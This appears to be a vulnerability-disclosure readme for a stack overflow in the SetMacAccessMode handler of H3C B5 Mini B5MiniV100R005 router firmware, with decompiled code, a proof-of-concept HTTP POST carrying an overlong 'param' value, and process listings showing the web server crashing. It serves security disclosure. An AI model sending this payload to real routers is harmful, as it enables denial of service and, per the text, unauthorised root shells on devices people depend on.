

main ▾

...

vuln / H3C / H3C B5Mini / 2 / readme.md



Darry-lang1 Add files via upload

History

1 contributor



70 lines (46 sloc) | 3.14 KB

...

# H3C B5 Mini B5MiniV100R005 has a stack overflow vulnerability

## Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :  
[https://www.h3c.com/cn/d\\_202007/1311628\\_30005\\_0.htm](https://www.h3c.com/cn/d_202007/1311628_30005_0.htm)

## Product Information

H3C B5 Mini B5MiniV100R005 router, the latest version of simulation overview:

## H3C B5MiniV100R005 版本软件及说明书

软件名称: H3C B5MiniV100R005 版本软件及说明书

发布日期: 2020/7/2 11:22:32

下载:

H3C B5MiniV100R005 版本说明书.pdf(603.66 KB)

B5MiniV100R005.zip(13.14 MB)

软件说明:

联系我们

## H3C B5MiniV100R005 版本说明书

## Vulnerability details

The H3C B5 Mini B5MiniV100R005 router was found to have a stack overflow vulnerability in the SetMacAccessMode function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
16  int v15[8]; // [sp+80h] [+80h] BYREF
17  int v16[8]; // [sp+A0h] [+A0h] BYREF
18  int v17[8]; // [sp+C0h] [+C0h] BYREF
19  int v18[8]; // [sp+E0h] [+E0h] BYREF
20  _BYTE v19[32]; // [sp+100h] [+100h] BYREF
21  int v20; // [sp+120h] [+120h]
22  int v21; // [sp+124h] [+124h]
23  int v22; // [sp+128h] [+128h]
24  int v23[19]; // [sp+12Ch] [+12Ch] BYREF
25
26  v10 = 0;
27  i = 0;
28  v8 = 0;
29  v12 = 0;
30  v7 = 0;
31  v13 = 0;
32  v14 = 0;
33  memset(v15, 0, sizeof(v15));
34  memset(v16, 0, sizeof(v16));
35  memset(v17, 0, sizeof(v17));
36  v6 = 0;
37  v5 = 0;
38  v11 = websgetvar(a1, "param", &dword_49DC78);
39  if (!v11)
40      return -9;
41  memset(v15, 0, sizeof(v15));
42  sscanf(v11, "%[^;];", v15);
43  v11 += strlen(v15) + 1;
44  v7 = atoi(v15);
```

In the `SetMacAccessMode` function, `v11` (the value param ) we entered is formatted using the `sscanf` function and in the form of `%[^;]` . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `v15` , it will cause a stack overflow.

## Recurring vulnerabilities and POC

---


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=SetMacAccessMode&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
1514 root      1864 S    /bin/h3cgamebooster &
1519 root      296 S    /bin/watchdog &
1523 root      360 S    sh /var/tmp/uu/monitor.sh &
1524 root      728 S    /bin/monitor &
1656 root      448 S    dnsmasq -r /etc/resolv.conf -n -c 500
1670 root      556 S    /bin/dhcpd -d -q br0
1837 root      164 S    pathsel -i wlan-msh -P -d
2355 root      2904 S   /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
2361 root      464 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
5008 root      3660 S   /bin/webs &
6712 root      572 D    telnetd
24244 root      556 S    pppd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable
26623 root      1044 S   -mwcli
26772 root      848 S    /bin/sh
27833 root      600 S    sleep 60
27896 root      724 R    ps
/ #
```

The picture above shows the process information before we send poc.

```
1504 root      1232 S    /bin/maincontrol &
1514 root      1864 S    /bin/h3cgamebooster &
1519 root      296 S    /bin/watchdog &
1523 root      360 S    sh /var/tmp/uu/monitor.sh &
1524 root      728 S    /bin/monitor &
1656 root      448 S    dnsmasq -r /etc/resolv.conf -n -c 500
1670 root      556 S    /bin/dhcpd -d -q br0
1837 root      164 S    pathsel -i wlan-msh -P -d
2355 root      2904 S   /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
2361 root      464 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
6712 root      572 S    telnetd
24244 root      556 S    pppd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable
26623 root      1044 S   -mwcli
26772 root      848 S    /bin/sh
28103 root      600 S    sleep 60
28299 root      2168 S   /bin/webs &
28305 root      724 R    ps
```

In the picture above, we can see that the PID has changed since we sent the POC.

级别	信息来源	信息内容
error	系统	webs进程已重启。

The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2020.06.11-07:39+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x  2 1007  1007          7574 Jun 11  2020 var
drwxr-xr-x 10 root   root           0 Jul 20 22:51 var
drwxrwxr-x  5 1007  1007          49 Jun 11  2020 var
drwxrwxr-x  3 1007  1007          26 Jun 11  2020 uctibo
lrwxrwxrwx  1 1007  1007           7 Jun 11  2020 tmp -> var/tmp
dr-xr-xr-x 11 root   root           0 Jan  1  1970 svs
lrwxrwxrwx  1 1007  1007           3 Jun 11  2020 sbin -> bin
dr-xr-xr-x 88 root   root           0 Jan  1  1970 proc
drwxr-xr-x  9 root   root           0 Jan  1  1970 nut
lrwxrwxrwx  1 1007  1007           3 Jun 11  2020 lib32 -> lib
drwxrwxr-x  4 1007  1007        2452 Jun 11  2020 lib
lrwxrwxrwx  1 1007  1007           9 Jun 11  2020 init -> sbin/init
drwxrwxr-x  2 1007  1007           3 Jun 11  2020 home
drwxrwxr-x  2 1007  1007           3 Jun 11  2020 ftproot
drwxr-xr-x 10 root   root           0 Jul 20 21:10 etc
drwxrwxr-x  4 1007  1007       2539 Jun 11  2020 dev
drwxr-xr-x  2 1007  1007       1475 Jun 11  2020 bin

/ #
```

Finally, you also can write exp to get a stable root shell without authorization.